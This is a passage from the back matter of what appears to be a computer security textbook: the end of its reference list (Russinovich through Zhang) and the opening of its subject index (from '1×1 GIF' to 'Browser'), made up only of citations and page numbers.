- [RUS05] Russinovich, M. “Sony, Rootkits and Digital Rights Management Gone Too Far.” *Internet blog*, 31 Oct 2005. www.sysinternals.com/blog/2005_10_01_archive.html#
- [RUS83] Rushby, J., and Randell, B. “A Distributed Secure System.” *IEEE Computer*, v16 n7, Jul 1983, p55–67.
- [RYS14] Ryssdal, K. “Are Smart Toilets Upon Us? Sadly, No.” *Marketplace*, 2 May 2014. <http://www.marketplace.org/topics/tech/final-note/are-smart-toilets-upon-us-sadly-no>
- [SAF11] Software Assurance Forum for Excellence in Code (SAFECode). “Fundamental Practices for Secure Software Development.” *self-published report*, 2nd ed., 8 Feb 2011.
- [SAL74] Saltzer, J. “Protection and the Control of Information Sharing in MULTICS.” *Comm of the ACM*, v17 n7, Jul 1974, p388–402. <http://doi.acm.org/10.1145/361011.361067>
- [SAL75] Saltzer, J., and Schroeder, M. “The Protection of Information in Computing Systems.” *Proc of the IEEE*, v63 n9, Sep 1975, p1278–1308. <http://web.mit.edu/Saltzer/www/publications/protection/index.html>
- [SAN02] Sandoval, R. “Why Hackers Are a Step Ahead of the Law.” *CNET Tech News*, 14 May 2002.
- [SAN09] Sandvine. “Global Broadband Phenomena.” *web posting*, 2009. <http://www.sandvine.com/downloads/documents/2009> Global Broadband Phenomena—Full Report.pdf
- [SAS04] Sasse, [M.] A. “Usability and Trust in Info Sys.” *Report of the Cyber Trust and Crime Prevention Project*, 2004. <http://hornbeam.cs.ucl.ac.uk/hcs/publications>
- [SAS07] Sasse, [M.] A. “GrIDSure Usability Trials.” *web page*, 2007. <http://www.gridsure.com/uploads/UCL%20Report%20Summary%20.pdf>
- [SCA07] Scarfone, K., and Mell, P. “Guide to Intrusion Detection and Prevention Systems (IDPS).” *NIST Special Publication 800-94*, Feb 2007.
- [SCH00] Schneier, B. “Semantic Attacks: The Third Wave of Network Attacks.”

Cryptogram Newsletter, 15 Oct 2000.

[SCH00b] Schell, R. “Note on Malicious Software.” *Unpublished Naval Postgraduate School white paper*, 2000.

[SCH03] Schneier, B. “Locks and Full Disclosure.” *IEEE Security & Privacy*, v1 n2, Mar 2003, p88.

[SCH04] Schneier, B. “What’s Wrong with Electronic Voting Machines.” *Open Democracy tech report*, 9 Nov 2004.

[SCH05] Schneider, F., and Zhou, L. “Implementing trustworthy services using replicated state machines.” *IEEE Security & Privacy*, v3 n5, Sep 2005, p34–45.

[SCH06] Schneier, B. “Everyone Wants to ‘Own’ Your PC.” *Wired News*, 4 May 06.

[SCH06a] Schuman, E. “Consumers Resist Retail Biometrics.” *eWeek*, 30 Jan 2006.

[SCH10] Schechter, S., et al. “Popularity Is Everything: A New Approach to Protecting Passwords from Statistical-Guessing Attacks.” *Proc 5th USENIX Workshop on Hot Topics in Security*, 10 Aug 2010.

[SCH13] Schneier, B. “Will Keccak = SHA-3?” *Schneier on Security blog*. 1 Oct 2013. https://www.schneier.com/blog/archives/2013/10/whois_privacy_a.html

[SCH14] Schwartz, M. “Target Ignored Data Breach Alarms.” *Information Week Dark Reading*, 14 Mar 2014.

[SCH72] Schroeder, M., and Saltzer, J. “A Hardware Architecture for Implementing Protection Rings.” *Comm of the ACM*, v15 n3, Mar 1972, p157–170.

[SCH79] Schell, R. “Computer Security.” *Air Univ Review*, Jan–Feb 1979, p16–33. <http://www.airpower.au.af.mil/airchronicles/aureview/1979>

[SCH83] Schell, R. “A Security Kernel for a Multiprocessor Microcomputer.” *IEEE Computer*, v16 n7, Jul 1983, p47–53.

[SCH89a] Schaefer, M. “Symbol Security Condition Considered Harmful.” *Proc IEEE Symp on Security & Privacy*, 1989, p20–46.

[SEA09] Seacord, R. *The CERT C Secure Coding Standard*. Addison-Wesley, 2009.

[SEC99] SEC (U.S. Army Software Engineering Center Security Office). *OPSEC Primer*. 27 Jun 1999.

[SEI01] Seife, C. “More Than We Need to Know.” *Washington Post*, 19 Nov 2001, pA37.

[SEI03] Seigneur, J., and Jensen, C. “Privacy Recovery with Disposable Email Addresses.” *IEEE Security & Privacy*, v1 n6, Nov 2003, p35–39.

[SEI06] Seifert, J. “Data Mining and Homeland Security: An Overview.” *Congressional Research Service Reports for Congress*, RL31798, 27 Jan 2006.

[SEL14] Selyukh, A. “New hopes for U.S. data breach law collide with old reality.” *Reuters*, 11 Feb 2014. <http://www.reuters.com/article/2014/02/11/us-usa-security-congress-idUSBREA1A20020140211>

[SEV11] Severson, K. “Digital Age Is Slow to Arrive in Rural America.” *New York Times*, 17 Feb 2011.

[SHA00] Shankland, S. “German Programmer ‘Mixer’ Addresses Cyberattacks.”

Cnet News.com, 14 Feb 2000.

[SHA11] Shadbolt, P. “How Microbloggers Vault the ‘Great Firewall of China’.” *CNN World*, 20 Feb 2011. <http://www.cnn.com/2011/WORLD/asiapcf/02/18/china.microblogs/>

[SHA49] Shannon, C. “Communication Theory of Secrecy Systems.” *Bell Systems Technical Journal*, v28, Oct 1949, p659–715.

[SHA93] Shamos, M. “Electronic Voting—Evaluating the Threat.” *Proc Computers, Freedom and Privacy Conf*, 1993.

[SHN04] Shneiderman, B. “Designing for Fun: How Can We Design Computer Interfaces to Be More Fun?” *ACM Interactions*, v11 n5, Sep 04, p48–50.

[SHO82] Shoch, J., and Hupp, J. “The ‘Worm’ Programs—Early Experience with a Distributed Computation System.” *Comm of the ACM*, v25 n3, Mar 1982, p172–180.

[SIM84] Simmons, G. “The Prisoner’s Problem and the Subliminal Channel.” *Proc Crypto 83*, 1984, p51–67.

[SIT01] Sit, E., and Fu, K. “Web Cookies: Not Just a Privacy Risk.” *Comm of the ACM*, v44 n9, Sep 2001, p120.

[SLO99] Slovic, P. “Trust, Emotion, Sex, Politics and Science: Surveying the Risk-Assessment Battlefield.” *Risk Analysis*, v19, n4, 1999, p689–701.

[SMI03] Smith, D. “The Cost of Lost Data.” *Graziadio Business Review*, v6 n3, 2003. <http://gbr.pepperdine.edu/2010/08/the-cost-of-lost-data/>

[SMI05] Smith, S. “Pretending that Systems Are Secure.” *IEEE Security & Privacy*, v3 n6, Nov 2005, p73–76.

[SMI13] Smith, R. “Compilation of State and Federal Privacy Laws.” *Privacy Journal*, 2013. http://www.privacyjournal.net/_center_compilation_of_state_and_federal_privacy_la

[SNO05] Snow, B. “We Need Assurance!” *Proc ACSAC Conf*, 2005. www.acsa-admin.org/2005/papers/snow.pdf

[SOL10] Solar, I. “Bacteria Cells Used as Secure Information Storage Device.” *Digital Journal*, 29 Nov 2010. <http://www.digitaljournal.com/article/300831>

[SOL77] Solovay, E., and Strassen, V. “A Fast Monte-Carlo Test for Primality.” *SIAM JI on Computing*, v6, Mar 1977, p84–85.

[SOM10] Sombers Associates, Inc., and Highleyman, W. “The State of Virginia—Down for Days.” *The Availability Report*, Oct 2010.

[SOM11] Sommer, P., and Brown, I. “Reducing Systemic Cybersecurity Risk.” *OECD Report*, IFP/WKP/FGS(2011)3, 2011.

[SOM12] Somorovsky, J., et al. “On Breaking SAML: Be Whoever You Want to Be.” *Usenix Security 2012*, 2012.

[SOP04] Sophos, Ltd. “Interview with a virus writer.” *Sophos News Article*, 17 Jun 2004.

[SOP10] Sophos. “Security Threat Report.” *web report*, 2010. <http://www.sophos.com/sophos/docs/eng/papers/sophos-security-threat-report-jan-2010-wpna.pdf>

- [SPA89] Spafford, E. “The Internet Worm Incident.” *Proc European Software Engineering Conf*, 1989, p203–227.
- [SPA92] Spafford, E. “Are Computer Hacker Break-Ins Ethical?” *Jl Systems and Software*, v17 n1, Jan 1992, p493–506.
- [SPA92a] Spafford, E. “Observing Reusable Password Choices.” *Proc Usenix Unix Security III Workshop*, 1992, p299–312.
- [SPA98] Spafford, E. “Are Computer Hacker Break-Ins Ethical?” In *Internet Besieged*, [DEN98], p493–506.
- [STA96] Staniford-Chen, S., et al. “GrIDS—A Graph-Based Intrusion Detection System for Large Networks.” *Proc National Information Systems Security Conf*, 1996.
- [STE07] Stevens, M., et al. “Chosen-Prefix Collisions for MD5 and Colliding X.509 Certificate for Different Identities.” *Advances in Cryptology: Proc Eurocrypt 2007*, v4515/2007, p1–22.
- [STE09] Stevens, M., et al. “Short Chosen-Prefix Collisions for MD5 and the Creation of a Rogue CA Certificate.” *Proc Crypto 2009*, 2009.
- [STE10] Steel, E., and Fowler, G. “Facebook in Online Privacy Breach.” *Wall Street Journal*, 16 Oct 2010.
- [STE88] Steiner, J., “Kerberos: An Authentication Service for Open Network Systems.” *Proc Usenix Conf*, Feb 1988, p191–202.
- [STO08] StopBadware.org. “Badware Websites Report.” *web report*, May 2008. <http://stopbadware.org/home/badwebs>
- [STO10] Storms, A. “Five Important Security Resolutions for Adobe.” *Kaspersky Threat Post*, 7 Jan 2010. http://threatpost.com.mx/en_us/blogs/five-important-security-resolutions-adobe-010710
- [STO88] Stoll, C. “Stalking the Wily Hacker.” *Comm of the ACM*, v31 n5, May 1988, p484–497.
- [STO89] Stoll, C. *The Cuckoo’s Egg*. Doubleday, 1989.
- [STR10] Stroz, Friedberg. “Source Code Analysis of gstumbler.” *Stroz Friedberg report*, 3 Jun 2010.
- [STR14] Streitfeld, D. “Writers Feel an Amazon-Hachette Spat,” *New York Times*, 9 May 2014. http://www.nytimes.com/2014/05/10/technology/writers-feel-an-amazon-hachette-spat.html?_r=0
- [SUL13] Sullivan, B., et al. “Practices for Secure Development of Cloud Applications.” *SAFECODE and Cloud Security Alliance white paper*, 5 Dec 2013.
- [SUT95] Sutherland, J. “Business Objects in Corporate Information Systems.” *ACM Computing Surveys*, v27 n2, 1995, p274–276.
- [SWA11] Swarz, J. “‘Kill Switch’ Internet Bill Alarms Privacy Experts.” *USA Today*, 15 Feb 2011.
- [SWE01] Sweeney, L. “Information Explosion.” *Confidentiality, Disclosure and Data Access*, Urban Institute, 2001.
- [SWE04] Sweeney, L. “Finding Lists of People on the Web.” *ACM Computers and*

Society, v37 n1, Apr 2004.

[SUL13] Sullivan, N. “A (Relatively Easy to Understand) Primer on Elliptic Curve Cryptography.” *Ars Technica*, 24 Oct 2013. <http://arstechnica.com/security/2013/10/a-relatively-easy-to-understand-primer-on-elliptic-curve-cryptography/>

[SYM06] Symantec Corp. “Trends for July 05–December 05.” *Symantec Internet Threat Report*, v IX, Mar 2006.

[SYM10] Symantec Corp. “Symantec Global Internet Security Threat Report.” v XV, Apr 2010.

[SYM14a] Symantec Corp. “Covert Redirect Flaw in OAuth Is Not the Next Heartbleed.” *Symantec Blog*, 3 May 2014. <http://www.symantec.com/connect/blogs/covert-redirect-flaw-oauth-not-next-heartbleed>

[SYM14b] Symantec Corp. “Internet Security Threat Report, Appendix.” v19, 2014.

[SYV97] Syverson, P., et al. “Anonymous Connections and Onion Routing,” *Proc IEEE Symp on Security and Privacy*. May 1997, p44–54.

[TAP04] TAPAC (Technology and Privacy Advisory Committee to the DoD). “Safeguarding Privacy in the Fight Against Terrorism.” *committee report*, 1 Mar 2004.

[TAU14] Taub, E. “Smartphones, Smartwatches, and Now, Smart Toothbrushes,” *New York Times*, 7 May 2014. <http://nyti.ms/1iYPgO5>

[TEN90] Teng, H., et al. “Security Audit Trail Analysis Using Inductively Generated Predictive Rules.” *Proc Conf on Artificial Intelligence Applications*, Mar 1990, p24–29.

[THE07] Theofanos, M., et al. “Usability Testing of Ten-Print Fingerprint Capture.” *NIST Report IR 7403*, Mar 2007. <http://zing.ncsl.nist.gov/biiousa/docs/NISTIR-7403-Ten-Print-Study-03052007.pdf>

[THO03] Thompson, H. “Why Security Testing Is Hard.” *IEEE Security & Privacy*, v1 n4, Jul 2003, p83–86.

[THO05] Thornburgh, N. “The Invasion of the Chinese Cyberspies (And the Man Who Tried to Stop Them).” *Time*, 29 Aug 2005.

[THO06] Thompson, C. “Google’s China Problem (And China’s Google Problem).” *New York Times*, 23 Apr 2006.

[THO08] Thompson, C. “Can You Count on Voting Machines?” *New York Times*, 6 Jan 2008.

[THO11] Thompson, D. “California Man Used Facebook to Hack Women’s E-Mails.” *Washington Post*, 14 Jan 2011.

[THO84] Thompson, K. “Reflections on Trusting Trust.” *Comm of the ACM*, v27 n8, Aug 1984, p761–763.

[TIL03] Tiller, J. *The Ethical Hack: A Framework for Business Value Penetration Testing*. Auerbach, 2003.

[TOD13] Todorov, D., and Ozkan, Y. “AWS Security Best Practices.” *Amazon Web*

Services white paper, Nov 2013.

[TRA07] Traynor, I. “Russia accused of unleashing cyberwar to disable Estonia.” *Guardian*, 17 May 2007.

[TRE10] Treit, R. “Some Observations on Rootkits.” *Microsoft Malware Protection Center blog*, 7 Jan 2010. <http://blogs.technet.com/b/mmpc/archive/2010/01/07/some-observations-on-rootkits.aspx>

[TRI06] Tripunitara, M., and Li, N. “The Foundational Work of Harrison–Ruzzo–Ullman Revisited.” *CERIAS Tech Rpt*, 2006-33, 2006.

[TRO04] Trope, R., “A Warranty of Cyberworthiness.” *IEEE Security & Privacy*, v2 n2, Mar 2004, p73–76.

[TRO10] Trope, R., and Ray, C. “The Real Realities of Cloud Computing: Ethical Issues for Lawyers, Law Firms and Judges,” 2010. http://ftp.documation.com/references/ABA10a/PDfs/3_1.pdf

[TSI05] Tsipenyuk, K., et al. “Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors.” *IEEE Security & Privacy*, v3 n6, Nov 2005, p81–86.

[TUR05] Turow, J., et al. “Open to Exploitation: American Shoppers Online and Offline.” *Annenberg Public Policy Center/Univ of Pennsylvania report*, Jun 2005.

[TUR75] Turn, R., and Ware, W. “Privacy and Security in Computer Systems.” *RAND Technical Report*, P-5361, Jan 1975.

[UCS01] UCSD (Univ of California, at San Diego). “Inferring Internet Denial-of-Service Activity.” *Cooperative Association for Internet Data Analysis Report*, 25 May 2001. www.caida.org/outreach/papers/backscatter/usenixse

[ULE11] Ulery, B., et al. “Accuracy and Reliability of Forensic Latent Fingerprint Decisions.” *Proc Natl Academy of Sciences*, 25 Apr 2011.

[VAI04] Vaidya, J., and Clifton, C. “Privacy-Preserving Data Mining: Why, How and When.” *IEEE Security & Privacy*, v2 n6, Nov 2004, p19–27.

[VAM07] Vamosi, R. “Cyberattack in Estonia—what it really means.” *Cnet News*, 29 May 2007.

[VAN08] van Eeten, M., and Bauer, J. “Economics of Malware: Security Decisions, Incentives and Externalities.” *STI Working Paper (OECD)*, JT03246705, 29 May 2008.

[VAR02] Varian, H. “The Economics of Innovation,” *Infoworld*, Dec 2002.

[VER09] Verizon Corp. “Data Breach Investigations Report.” *Verizon Report*, 2009.

[VER14] Verizon Corp. “Data Breach Investigations Report.” *Verizon Report*, 2014.

[VIE01] Viega, J., and McGraw, G. *Building Secure Software*. Addison-Wesley, 2001.

[VIJ07] Vijayan, J. “Reverse hacker wins \$4.3M in Suit Against Sandia Labs.” *Computerworld*, 14 Feb 2007.

[VIJ09] Vijayan, J. “Classified Data on President’s Helicopter Leaked via P2P, Found on an Iranian computer.” *Computerworld*, 2 Mar 2009.

[VIL10] Villeneuve, N. “Koobface: Inside a Crimeware Network.” *Technical Report*,

Munk School of Global Affairs, Univ of Toronto, JR04-2010, 12 Nov 2010.

[WAG95] Wagner, D. “My Weak RC4 Keys.” *posting to sci.crypt*, 26 Jun 1995. <http://www.cs.berkeley.edu/~daw/my-posts/my-rc4-weak-keys>

[WAL02] Wallach, D. “A Survey of Peer to Peer Security Issues.” *Proc Intl Symp on Software Security*, Nov 2002.

[WAL14] Wald, M. “Experts Seek Smarter Black Boxes for Automobiles,” *New York Times*, 9 May 2014. http://www.nytimes.com/2014/05/10/business/experts-seek-smarter-black-boxes-for-cars-and-trucks.html?ref=business&_r=0

[WAN05] Wang, X., et al. “Finding Collisions in the Full SHA-1.” *Proc Crypto 2005*, 2005.

[WAR11] Warrick, J. “Iran Recovered Swiftly in Wake of Stuxnet Cyberattack.” *Washington Post*, 16 Feb 2011.

[WAR70] Ware, W. “Security Controls for Computer Systems.” *RAND Corp Technical Report*, R-609-1, Feb 1970. <http://csrc.nist.gov/publications/history/ware70.pdf>

[WAR73a] Ware, W. “Records, Computers and the Rights of Citizens.” *U.S. Dept of Health, Education and Welfare Publication*, (OS) 73-94 (also RAND Paper P-5077), Aug 1973. <http://aspe.hhs.gov/datacncl/1973privacy/tocprefac>

[WAR73b] Ware, W. “Data Banks, Privacy, and Society.” *RAND Technical Report*, P-5131, Nov 1973.

[WEI80] Weinstein, N. “Unrealistic Optimism about Future Life Events.” *Jl of Personality and Social Psychology*, v35 n5, Nov 1980, p806–820.

[WEI88] Weinstein, N. “The Precaution-Adoption Process.” *Health Psychology*, v7 n4, 1988, p355–386.

[WEI95] Weissman, C. “Penetration Testing.” in *Information Security: An Integrated Collection of Essays*, ed. M. Abrams, et al. IEEE Computer Society Press, 1995.

[WEL90] Welke, S., et al. “A Taxonomy of Integrity Models, Implementations, and Mechanisms.” *Proc National Computer Security Conf*, 1990, p541–551.

[WHE04] Wheeler, D. “Secure Programmer: Prevent Race Conditions.” *IBM Technical Library*, 7 Apr 2004. <http://www.ibm.com/developerworks/linux/library/l-sprace.html>

[WHI01] Whitehorn-Umphres, D. “Hackers, Hot Rods, and The Information Drag Strip.” *IEEE Spectrum*, v38 n10, Oct 2001, p14–17.

[WHI03a] Whittaker, J., and Thompson, H. *How to Break Software*. Pearson Education, 2003.

[WHI03b] Whittaker, J. “No Clear Answers on Monoculture Issues.” *IEEE Security & Privacy*, v1 n6, Nov 2003, p18–19.

[WHI99] Whitten, A., and Tygar, J. “Why Johnny Can’t Encrypt: A Usability Evaluation of PGP 5.0.” *Proc 8th USENIX Security Symp*, Aug 1999.

[WIE83] Wiesner, S. “Conjugate Coding.” *ACM SIGACT News*, v15 n1, 1983, p78–88.

[WIL01] Williams, P. “Organized Crime and Cybercrime: Synergies, Trends and

Responses.” *Global Issues*, v8 n1, Aug 2001.

[WIL10] Wilson, T. “At RSA, Some Security Pros Don’t Practice What They Preach.” *Dark Reading*, 5 Mar 2010.

[WIL17] Wilson, W. “Presidential Proclamation 40 Stat. 17.” 26 Dec 1917.

[WIL18] Wilson, W. “Presidential Proclamation 40 Stat1807.” 22 Jul 1918.

[WIN05] Winkler, I. “Guard against Titan Rain hackers.” *Computerworld*, 20 Oct 2005.

[WOR14] Wortham, J. “Off the Record in a Chat App? Don’t Be So Sure,” *New York Times*. 8 May 2014. <http://www.nytimes.com/2014/05/09/technology/snapchat-reaches-settlement-with-federal-trade-commission.html>

[WU05] Wu, H. “The Misuses of RC4 in Microsoft Word and Excel.” *IACR Cryptology e-print archive*. V2005 n7, 2005.

[WUL74] Wulf, W., et al. “Hydra: The Kernel of a Multiprocessor Operating System.” *Comm of the ACM*, v17 n6, Jun 1974, p337–345.

[YAG10] Yager, N., and Dunstone, T. “The Biometric Menagerie.” *IEEE Trans Pattern Analysis and Machine Intelligence*, v32 n2, Feb 2010, p220–226.

[YAN11] Yan, J., and El Ahmad, A. “Captcha Robustness: A Security Engineering Perspective.” *IEEE Computer*, v44 n2, Feb 2011, p54–60.

[ZHA12] Zhang, Y., et al. “Cross-VM Side Channels and Their Use to Extract Private Keys.” *ACM Conf on Computer and Comm Security 2012*, 2012.

Index

1×1 GIF, [254](#), [628](#)

802.11 protocols (WiFi), [376](#)

Abstraction, in operating system, [289](#)

Acceptance testing, [211](#)

Access

blocked, [399](#)

concurrent, [11](#)

controlled, [283](#)

exclusiveness, [11](#)

log, [74](#)

mediation, [152](#), [155](#)

mode, [72](#)

point, promiscuous, [386](#)

point, undocumented, [157](#)

point, wireless, [376](#)

rights of individuals, [603](#)

simultaneous, [11](#)

theft of, [750](#)

to data, [8](#)

to data, as asset, [3](#)

tracking, [546](#)

unauthorized physical, [689](#)

Access control, [12](#), [72](#), [76](#), [78](#), [815](#)

capability, [82](#)

directory, [76](#) [82](#)

ticket, [82](#)

database, [506](#), [508](#), [511](#)

device, [284](#)

failure of, [152](#), [155](#)

file, [284](#)

general object, [284](#)

granularity of, [287](#), [511](#)

list, [80](#), [292](#)

matrix, [78](#)

paradigm, [292](#)

physical, [690](#)

privacy, [594](#), [608](#)

- policy, [9](#)
- privilege list, [82](#)
- procedure-oriented, [85](#)
- propagation, [77](#), [83](#)
- revocation, [76](#)
- role-based, [85–86](#)
- segmentation, [303](#)

Access log, [74](#)

Accountability

- for private data collection, [597](#)
- of asset, [7](#)
- versus privacy, [641](#)

Accumulation, of data, [613](#)

Accuracy, [55](#), [62](#), [242](#), [488](#), [531](#)

- authentication, [56](#)
- data, [11](#), [827](#)
- data collection, [599](#)
- elections, [840](#)
- element, database, [513](#)
- risk analysis, [685](#)

ACL, *see* Access control list

Activation, process, [320](#)

Ad, third-party, [622](#)

Add subkey, in AES, [790](#)

Add-in, browser, [232](#)

Add-on, security as an, [315](#)

Address

- hiding, [303](#)
- resolution, [414](#)
- space randomization, [210](#)
- spoofing, [413](#)
- translation, page, [306](#)
- translation, segment, [303](#)

Addressing [418](#), [434](#), [446](#)

- advertising routing, [410](#)
- failure of, [408](#)
- network, [351](#)

stealth mode, [487](#)

Adelman, Leonard, [103](#), [795](#)

Administration, of access control, [73](#)

Administrator, database, [502](#)

Administrator, system, [358](#)

Advanced Encryption Standard (AES), *see* [AES](#)

Advanced Persistent Threat, [15](#)

Advertiser, [626](#)

Advertising, and privacy, [629](#)

Advertising, Internet, [622](#)

Adware, [170](#), [629](#)

Aerospace industry, target of attack, [15](#)

AES (Advanced Encryption Standard), [98](#), [393](#), [439](#), [779](#), [789](#), [803](#)

- cycle in, [99](#)
- key length in, [109](#)
- speed of encryption, [103](#)
- tamper detection, [113](#)

Agent, software, [474](#)

Aggregation, [246](#)

- data, [640](#)
- database, [526](#)
- data mining, [537](#)
- personal data, [623](#)
- privacy, [618](#)

AH (Authentication Header), *see* [Authentication Header](#)

Al Qaeda, [20–21](#)

Alarm, [691](#)

Alarm, intrusion detection system, [483](#), [484](#)

Aleph One, *see* [Levy, Elias](#)

Algebraic inference, database, [525](#)

Algorithm, encryption, [88](#)

Algorithm weakness attack, against encryption, [770](#)

Alias, email, [632](#)

Allocation,

device, [281](#)
resource, [286](#)

Alteration, digital signature, [802](#)

Alureon, [334](#), [336](#)

Amazon GovCloud, [556](#)

Amazon.com, Inc., [631](#)

Ames, Stan, [312](#)

Analysis, of problem, [816](#)

Analysis, risk, *see* [Risk analysis](#)

Analyzer, code, [150](#)

Anderson, James P., [7](#), [75](#), [172](#), [318](#), [733](#)

Android, [818](#)

Annenberg Public Policy Center, [631](#)

Anomaly-based intrusion detection system, [476](#)

Anonymity, [613](#)

 email, [634](#)

 Internet, [620](#)

 network, [355](#)

 partial, [606](#)

 privacy, [605](#)

Anonymization, [613](#), [615](#)

 data, [608](#)

 Hadoop, [545](#)

 privacy, [597](#)

Antivirus tool, [191](#), [329](#)

AOL, [527](#)

Apache Hadoop, [542](#)

API, [211](#)

App store, [819](#)

App, [819](#)

 review of, [819](#)

 signed, [819](#)

Appended virus, [181](#)

Apple Corp., [818](#)

iCloud, [559](#)

Mac OS operating system, [291](#), [302](#)

SSL bug, [213](#)

Application Programming Interface (API), [211](#)

Application proxy firewall [459](#), [468](#)

Application whitelisting, [581](#)

Application-based network attack, [398](#)

Approximate value, of data, [9](#)

Architecture

network, [470](#)

system, [450](#)

tagged, [301](#), [305](#)

Arithmetic inference, database, [522](#)

ARPANET, [143](#), [508](#)

Asia, [19](#)

Asperger syndrome, [17](#)

Aspidistra, [107](#)

Assembler language, [150](#)

Assessment, situation, [488](#)

Asset, [2](#)

access as, [3](#)

accountability of, [7](#)

auditability of, [7](#)

authenticity of, [7](#)

critical, [660](#)

data as, [3](#)

fabrication of, [8](#)

decision-making, [826](#)

hardware as, [3](#)

harm to, [5](#), [8](#)

intellectual property as, [3](#)

interception of, [8](#)

interruption of, [8](#)

modification of, [7](#), [8](#)

nonrepudiation of, [7](#)

property as, [3](#)

risk analysis of, [671](#)

- software as, [3](#)
- timeliness of, [4](#)
- use of, [7](#)
- value of, [4](#), [5](#), [6](#), [21](#)
- viewing of, [7](#)

Association,

- hijacking, [386](#)
- preferred, in wireless network, [386](#)
- WiFi, [380](#), [383](#)

Assurance, [76](#), [820](#)

- Common Criteria, [327](#)
- level, [327](#)
- operating system design, [312](#)

Asymmetric cryptography, [89](#), [93](#), [795](#)

- digital signature, [114](#)
- key exchange using, [105](#), [107](#)
- signing, [116](#)

Attachment, of malicious code, [178](#)

Attachment, virus, [188](#)

Attack, [6](#)

- capability, [26](#)
- data driven, [148](#)
- denial of service, see [Denial of service](#)
- directed, [14](#), [19](#), [423](#)
- feasibility of, [27–28](#)
- foiled, [32](#)
- malicious code, [166](#). See also [Malicious code](#)
- man-in-the-middle, [106](#)
- method, [26](#)
- multistep, [148](#)
- of honeypot, [295](#)
- predicting, [826](#)
- random, [14](#)
- reason for, [16](#)
- source of, [828](#)
- surface, [28](#)
- targeted, [14](#), [19](#), [423](#)
- toolkit, [166](#), [424](#)

- type, classifying, [829](#)
- web site defacement, [20](#)
- zero-day, [172](#)

Attacker, [18](#)

- characteristics of, [16](#)
- motivation of, [16](#)
- profile of, [16](#), [17](#)
- psychology of, [17](#)

Attractive target, [27](#)

Attribute

- database, [504](#)
- database, hidden, [528](#)
- personal, for authentication, [611](#)

Attribution, of attack source, [843](#), [844](#)

Audit

- Asset auditability, [7](#)
- balloting, [840](#)
- big data, [546](#)
- database, [507](#), [510](#)
- log, [74](#), [292](#)
- privacy, [608](#)

Australia, [848](#)

Authentication, [38](#), [108](#), [240](#), [569](#), [610](#), [816](#)

- attribute, [611](#)
- biometrics, [53](#)
- challenge–response, [461](#)
- computer, [241](#)
- continuous, [245](#), [817](#)
- cookie, as basis for, [65](#)
- database, [507](#), [512](#)
- distributed, [357](#)
- DNA for, [61](#)
- Extensible Authentication Protocol, [393](#)
- forgery in, [58–59](#)
- Header, in IPsec, [445](#)
- human, [240](#)
- incomplete, [394](#)
- IPsec, [446](#)

knowledge, as basis for, [40](#)
MAC address, used for, [377](#)
multifactor, [70](#)
network communication, [445](#)
nonexistent, in wireless network, [390](#)
one-time password, [244](#)
operating system, [283](#)
password, [40](#)
physical characteristic, as basis for, [40](#), [53](#)
possession, as basis for, [65](#)
privacy aspects of, [610](#), [612](#)
puzzle, as basis for, [52](#)
questions, as basis for, [39](#), [52](#)
remote, [66](#)
replay of credentials, [364](#)
request, wireless network, [383](#)
something known, as basis for, [40](#)
something possessed, as basis for [40](#)
strength of, [612](#), [817](#), [820](#)
success of, [56](#)
token, as basis for, [65](#), [66](#)
trusted path for, [323](#)
versus identification, [60](#), [61](#)
weak, [820](#)
WiFi, [380](#)
wireless network, [385](#)

Authenticity, [92](#), [108](#), [114](#), [115](#), [117](#), [126](#)

digital signature, [802](#)

asset, [7](#)

email, [635](#)

Author, rights of, [705](#)

Authorization, [8](#), [11](#), [574](#)

big data applications, [548](#)

Authorship, [246](#), [705](#)

autoexec.bat, [181](#)

Automobile, [4](#)

Autonomous mobile agent, [430](#)

Autorun (automatically executing program), [181](#)

Availability, [6](#), [7](#), [8](#), [11–13](#), [75](#), [398](#)

as asset, [671](#)

data, [11](#)

database, [507](#), [512](#)

service, [11](#)

voting, [834](#)

wireless network, [382](#)

Backdoor, [158](#), [170](#), [356](#), [787](#), [790](#), [845](#)

Background task, [358](#)

Backup, [198](#), [421](#), [694](#)

cloud, [697](#)

complete, [694](#)

offsite, [696](#)

periodic, [694](#)

revolving, [695](#)

selective, [696](#)

Badge, for authentication, [66](#)

Bagle, [430](#)

Ballot, privacy of, [641](#)

Bandwidth, [490](#)

Bank, attack on, [16](#)

Barlow, John Perry, [486](#)

Base register, [298](#)

Base station, wireless network, [382](#)

Bastion host, *see* [Application proxy firewall](#)

Battery, [817](#)

Bauer, Kenneth, [474](#)

Beacon, WiFi, [380](#), [383](#)

Bell, David, [13](#)

Bell–La Padula model, [13](#)

Bellovin, Steven, [417](#)

Bernstein, Mary, [143](#), [508](#)

Best evidence rule, [735](#)

Best practice, [824](#)

BetCRIS, [425](#)

Beth-Israel-Deaconess hospital, [401](#)

Biba, Kenneth, [13](#)

Big data, [540](#)

- access control in, [545](#)

- access tracking in, [546](#)

- granularity, [545](#)

- auditing, [546](#)

- authentication for, [548](#)

- data sharing, [543](#)

- data source provenance, [547](#)

- data validation for, [547](#)

- encryption for, [548](#)

- filtering for, [547](#)

- integrity of, [547](#)

- joining fields, [547](#)

- keys for, [547](#)

- personal data, [545](#)

- prediction using, [541](#)

- privacy, [544](#)

- proprietary data, [545](#)

- secure data storage, [546](#)

- security addition for, [548](#)

- security monitoring, [546](#)

Biham, Eli, [788](#)

BiiN computer, [290](#), [302](#)

BIND (Berkeley Internet Name Domain), [414](#)

Biometrics, [53](#)

- disadvantages of, [55](#)

- speed of, [59](#), [60](#)

- template for, [59](#)

BIOS (Basic I/O System), [292](#)

Birthday, [615](#)

Bitcoin, [621](#)

Black box, airline, [640](#)

Black hat hacking, [759](#)

Black-box testing, [214](#)

Blacklisting, [431](#), [490](#)

Block cipher, *see* [Block encryption](#)

Block encryption, [93](#), [96](#), [792](#), [795](#)

Blocked access, denial of service, [399](#)

Blood vessel, for authentication, [54](#)

Boneh, Dan, [103](#)

Book cipher, [775](#)

Boot sector virus, [187](#)

Boot, operating system, [280](#)

Bootstrap loader, [291](#)

Bootstrap process (system initialization), [187](#)

Bot, [168](#), [170](#), [426](#)

Botmaster, [427](#), [429](#)

Botnet, [426](#), [429](#), [430](#)

Boundary checking, [149](#)

Bounded disclosure, [520](#)

Boxcryptor, [564](#)

Branch instruction, [136](#)

Brazil, [19](#), [743](#), [835](#)

Breach,

- data, [609](#)
- notification, [740](#)
- survey, [828](#)

Break-in, system, [668](#)

Breaking, encryption, [90](#), [91](#), [92](#)

Britain, [89](#), [107](#), [318](#), [771](#), [835](#), [846](#)

Broadcast mode, wireless network, [384](#)

Browser, [232](#)

- encryption in, [437](#)
